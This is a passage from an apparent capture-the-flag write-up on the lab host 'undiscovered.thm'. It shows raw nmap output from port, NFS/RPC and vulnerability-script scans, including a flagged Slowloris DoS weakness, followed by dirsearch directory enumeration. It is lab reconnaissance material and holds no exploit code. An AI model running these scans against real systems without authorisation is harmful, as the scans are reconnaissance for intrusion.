                       2049/tcp6
   100003
                                 nfs
   100003 2,3,4
                       2049/udp
                                 nfs
   100003 2,3,4
                       2049/udp6
                                 nfs
   100021 1,3,4
                     36582/tcp
                                 nlockmgr
   100021 1,3,4
                      37436/tcp6
                                 nlockmgr
   100021 1,3,4 55064/udp
                                 nlockmgr
   100021 1,3,4
                      57744/udp6
                                 nlockmgr
```

```
100227 2,3
                      2049/tcp nfs_acl
   100227 2,3
                      2049/tcp6 nfs_acl
   100227 2,3
                      2049/udp nfs_acl
                    2049/udp6 nfs_acl
   100227 2,3
2049/tcp open nfs syn-ack ttl 61 2-4 (RPC #100003)
36582/tcp open nlockmgr syn-ack ttl 61 1-4 (RPC #100021)
Service Info: Host: 127.0.1.1; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 3 04:40:06 2022 -- 1 IP address
```

(1 host up) scanned in 28.68 seconds

Nmap Vul Scan

```
# Nmap 7.93 scan initiated Thu Nov 3 04:44:35 2022 as:
nmap -Pn -p- --script safe, discovery, vuln, exploit -T4 -vv
--reason --script=vuln -oA vuln 10.10.61.198
Pre-scan script results:
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes
in Robtex's API. See https://www.robtex.com/api/
| broadcast-wsdd-discover:
   Devices
      239.255.255.250
          Message id: a58bfb26-0e80-40f3-94ea-
0e011df79a9d
          Address: http://192.168.8.1:5357/a12ace66-c55b-
467c-99b0-219473bdb4d5/
          Type: Device pub:Computer
 broadcast-dns-service-discovery:
   224.0.0.251
      2020/tcp teamviewer
        Address=192.168.8.1
  broadcast-avahi-dos:
   Discovered hosts:
      224.0.0.251
   After NULL UDP avahi packet DoS (CVE-2011-1002).
   Hosts are all up (not vulnerable).
 targets-asn:
   targets-asn.asn is a mandatory parameter
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to
```

```
changes in Robtex's API. See https://www.robtex.com/api/
Nmap scan report for undiscovered.thm (10.10.61.198)
Host is up, received user-set (0.20s latency).
Scanned at 2022-11-03 04:45:15 EDT for 1523s
Not shown: 65530 closed tcp ports (conn-refused)
Bug in http-security-headers: no string output.
          STATE SERVICE REASON
PORT
22/tcp
          open ssh
                    syn-ack
|_banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.10
  ssh2-enum-algos:
    kex_algorithms: (6)
        curve25519-sha256@libssh.org
        ecdh-sha2-nistp256
        ecdh-sha2-nistp384
        ecdh-sha2-nistp521
        diffie-hellman-group-exchange-sha256
        diffie-hellman-group14-sha1
    server_host_key_algorithms: (5)
        ssh-rsa
        rsa-sha2-512
        rsa-sha2-256
        ecdsa-sha2-nistp256
        ssh-ed25519
    encryption_algorithms: (6)
        chacha20-poly1305@openssh.com
        aes128-ctr
        aes192-ctr
        aes256-ctr
        aes128-gcm@openssh.com
        aes256-gcm@openssh.com
   mac_algorithms: (10)
        umac-64-etm@openssh.com
```

```
umac-128-etm@openssh.com
        hmac-sha2-256-etm@openssh.com
        hmac-sha2-512-etm@openssh.com
        hmac-sha1-etm@openssh.com
        umac-64@openssh.com
        umac-128@openssh.com
        hmac-sha2-256
        hmac-sha2-512
        hmac-sha1
    compression_algorithms: (2)
        none
        zlib@openssh.com
  ssh-hostkey:
    2048 c476814950bb6f4f0615cc088801b8f0 (RSA)
  ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC0m4DmvKkWm30oELtyKxq4G9yM2
9DEggmEsfKv2fzZh1G6EiPS/pKPQV/u8InqwPyyJZv82Apy4pVBYL7KJT
TZkxBLbrJplJ6YnZD5xZMd8tf4uLw5ZCilO6oLDKH0pchPmQ2x2o5x2Xw
bzfk4KRbwC+0Z4f1uCageOptlsR1ruM7boiHsPnD03kCujsTU/4L19jJZ
MGmJZTpvRfcDIhelzFNxCMwMUwmlbvhiCf8nMwDaBER2HHP7DKXF95uSR
JWKK9eiJNrk0h/K+3HkP2VXPtcnLwmbPhzVHDn68Dt8Ayr02d485j9mLu
sm4ufbrUXSyfM9JxYuL+LDrqgtUxxP
    256 2b39d9d9b97227a93225dddee401ed8b (ECDSA)
  ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAcr7
A7L54JP/osGx6nvDs5y3weM4uwfT2iCJbU5HPdwGHERLCAazmr/ss6tEL
aj7eNqoB8LaM2AVAVVGQXBhc8=
    256 2a38ceea6182ebdec4e02b557fcc13bc (ED25519)
| ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAII9WA55JtThufX7BcByUR5/JGKGYsIlgP
xEiS0xqLlIA
80/tcp
                http
                         syn-ack
          open
```

```
http-vhosts:
| 128 names had status 302
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
  http-slowloris-check:
   VULNERABLE:
   Slowloris DOS attack
      State: LIKELY VULNERABLE
      IDs: CVE:CVE-2007-6750
        Slowloris tries to keep many connections to the
target web server open and hold
        them open as long as possible. It accomplishes
this by opening connections to
        the target web server and sending a partial
request. By doing so, it starves
       the http server's resources causing Denial Of
Service.
      Disclosure date: 2009-09-17
      References:
        https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2007-6750
       http://ha.ckers.org/slowloris/
|_http-wordpress-enum: Nothing found amongst the top 100
resources, use --script-args search-limit=<number|all> for
deeper analysis)
 http-sitemap-generator:
   Directory structure:
        Other: 1
    Longest directory structure:
      Depth: 0
```

```
Dir: /
    Total files found (by extension):
      Other: 1
|_http-errors: Couldn't find any error pages.
|_http-referer-checker: Couldn't find any cross-domain
scripts.
_http-xssed: No previously reported XSS vuln.
_http-fetch: Please enter the complete path of the
directory to save data in.
  http-useragent-tester:
    Status for browser useragent: 200
    Allowed User Agents:
      Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)
      libwww
      lwp-trivial
     libcurl-agent/1.0
      PHP/
      Python-urllib/2.5
      GT::WWW
      Snoopy
      MFC_Tear_Sample
      HTTP::Lite
      PHPCrawl
      URI::Fetch
      Zend_Http_Client
      http client
      PECL::HTTP
     Wget/1.13.4 (linux-gnu)
      WWW-Mechanize/1.34
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
```

```
|_http-devframework: Couldn't determine the underlying
framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
_http-drupal-enum: Nothing found amongst the top 100
resources, use --script-args number=<number|all> for
deeper analysis)
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
|_http-dombased-xss: Couldn't find any DOM based XSS.
_http-mobileversion-checker: No mobile version detected.
|_http-chrono: Request times for /; avg: 402.69ms; min:
401.33ms; max: 403.88ms
_http-feed: Couldn't find any feeds.
| http-php-version: Logo query returned unknown hash
da2e663756a9cbfbdd3225e81393ae04
_Credits query returned unknown hash
da2e663756a9cbfbdd3225e81393ae04
  http-headers:
   Date: Thu, 03 Nov 2022 08:54:55 GMT
   Server: Apache/2.4.18 (Ubuntu)
    Connection: close
   Content-Type: text/html; charset=UTF-8
    (Request type: HEAD)
|_http-malware-host: Host appears to be clean
|_http-csrf: Couldn't find any CSRF vulnerabilities.
 http-comments-displayer:
  Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=undiscovered.thm
     Path: http://undiscovered.thm:80/
      Line number: 17
```

```
Comment:
         /* Preserve aspet ratio */
|_http-litespeed-sourcecode-download: Request with null
byte did not work. This web server might not be
vulnerable
|_http-title: Site doesn't have a title (text/html;
charset=UTF-8).
|_http-date: Thu, 03 Nov 2022 08:54:38 GMT; -1s from
local time.
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
|_http-vuln-cve2017-1001000: ERROR: Script execution
failed (use -d to debug)
| http-enum:
   /images/: Potentially interesting directory w/
listing on 'apache/2.4.18 (ubuntu)'
111/tcp
       open rpcbind syn-ack
 rpcinfo:
   program version port/proto service
   100000 2,3,4
                       111/tcp
                                rpcbind
                       111/udp
   100000 2,3,4
                                rpcbind
   100000 3,4
                 111/tcp6
                                rpcbind
   100000 3,4
                                rpcbind
                      111/udp6
   100003 2,3,4
                 2049/tcp
                                 nfs
   100003 2,3,4
                      2049/tcp6
                                 nfs
          2,3,4
                      2049/udp
   100003
                                 nfs
   100003 2,3,4
                 2049/udp6
                                 nfs
   100021 1,3,4 36582/tcp
                                 nlockmgr
   100021 1,3,4
                     37436/tcp6
                                 nlockmgr
   100021 1,3,4
                     55064/udp
                                 nlockmgr
                     57744/udp6
   100021 1,3,4
                                 nlockmgr
   100227 2,3
                      2049/tcp
                                nfs_acl
```

```
100227 2,3
                       2049/tcp6
                                 nfs_acl
   100227 2,3 2049/udp nfs_acl
   100227 2,3 2049/udp6 nfs_acl
2049/tcp open nfs syn-ack
36582/tcp open nlockmgr syn-ack
Host script results:
| unusual-port:
|_ WARNING: this script depends on Nmap's
service/version detection (-sV)
 port-states:
   tcp:
     open: 22,80,111,2049,36582
  closed: 1-21,23-79,81-110,112-2048,2050-
36581,36583-65535
| dns-blacklist:
   SPAM
     l2.apews.org - FAIL
     list.quorum.to - FAIL
|_fcrdns: FAIL (No PTR record)
_clock-skew: -1s
| dns-brute:
|_ DNS Brute-force hostnames: No results.
Post-scan script results:
 reverse-index:
   22/tcp: 10.10.61.198
   80/tcp: 10.10.61.198
   111/tcp: 10.10.61.198
   2049/tcp: 10.10.61.198
   36582/tcp: 10.10.61.198
Read data files from: /usr/bin/../share/nmap
```

Nmap done at Thu Nov 3 05:10:38 2022 -- 1 IP address
(1 host up) scanned in 1563.47 seconds

Dirsearch Results

```
dirsearch -u http://deliver.undiscovered.thm/
 _|. _ _ _ _ _ v0.4.2
Extensions: php, aspx, jsp, html, js | HTTP method: GET |
Threads: 30 | Wordlist size: 10927
Output File:
/home/kali/.dirsearch/reports/deliver.undiscovered.thm/-
_22-11-03_16-32-09.txt
Error Log: /home/kali/.dirsearch/logs/errors-22-11-03_16-
32-09.log
Target: http://deliver.undiscovered.thm/
[16:32:09] Starting:
[16:32:11] 301 - 333B - /js \rightarrow
http://deliver.undiscovered.thm/js/
[16:32:17] 403 - 289B - /.ht_wsr.txt
[16:32:17] 403 - 289B - /.htaccess.bak1
[16:32:17] 403 - 289B - /.htaccess.orig
[16:32:17] 403 - 289B - /.htaccess.save
[16:32:17] 403 - 289B - /.htaccess.sample
[16:32:17] 403 - 289B - /.htaccess_extra
```

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[16:32:17] 403 - 289B - /.htaccess_sc
[16:32:17] 403 - 289B - /.htaccess_orig
[16:32:17] 403 - 289B - /.htaccessOLD
[16:32:17] 403 - 289B - /.htaccessBAK
[16:32:17] 403 - 289B
                       - /.htaccessOLD2
[16:32:17] 403 - 289B
                       - /.htm
[16:32:17] 403 - 289B
                       - /.html
[16:32:17] 403 - 289B - /.htpasswd_test
[16:32:17] 403 - 289B - /.htpasswds
[16:32:17] 403 - 289B - /.httr-oauth
[16:32:20] 403 - 289B - /.php
[16:32:20] 403 - 289B - /.php3
[16:32:26] 200 - 1KB - /INSTALL.txt
[16:32:27] 200 - 32KB - /LICENSE
[16:32:27] 200 - 439B - /README.txt
[16:32:49] 301 - 334B - /\text{cms} \rightarrow
http://deliver.undiscovered.thm/cms/
[16:32:49] 200 - 1KB - /cms/
[16:32:52] 301 - 335B - /data \rightarrow
http://deliver.undiscovered.thm/data/
[16:32:52] 200 - 1KB - /data/
[16:32:57] 301 - 336B - /files \rightarrow
http://deliver.undiscovered.thm/files/
[16:32:57] 200 - 751B - /files/
[16:33:01] 200 - 5KB - /index.php
[16:33:01] 200 - 5KB - /index.php/login/
[16:33:02] 200 - 1KB - /js/
[16:33:06] 301 - 336B - /media \rightarrow
http://deliver.undiscovered.thm/media/
[16:33:06] 200 - 947B - /media/
[16:33:18] 403 - 289B - /server-status
[16:33:18] 403 - 289B - /server-status/
```

[16:33:23] 301 - 340B - /templates →
http://deliver.undiscovered.thm/templates/
[16:33:23] 200 - 3KB - /templates/

Task Completed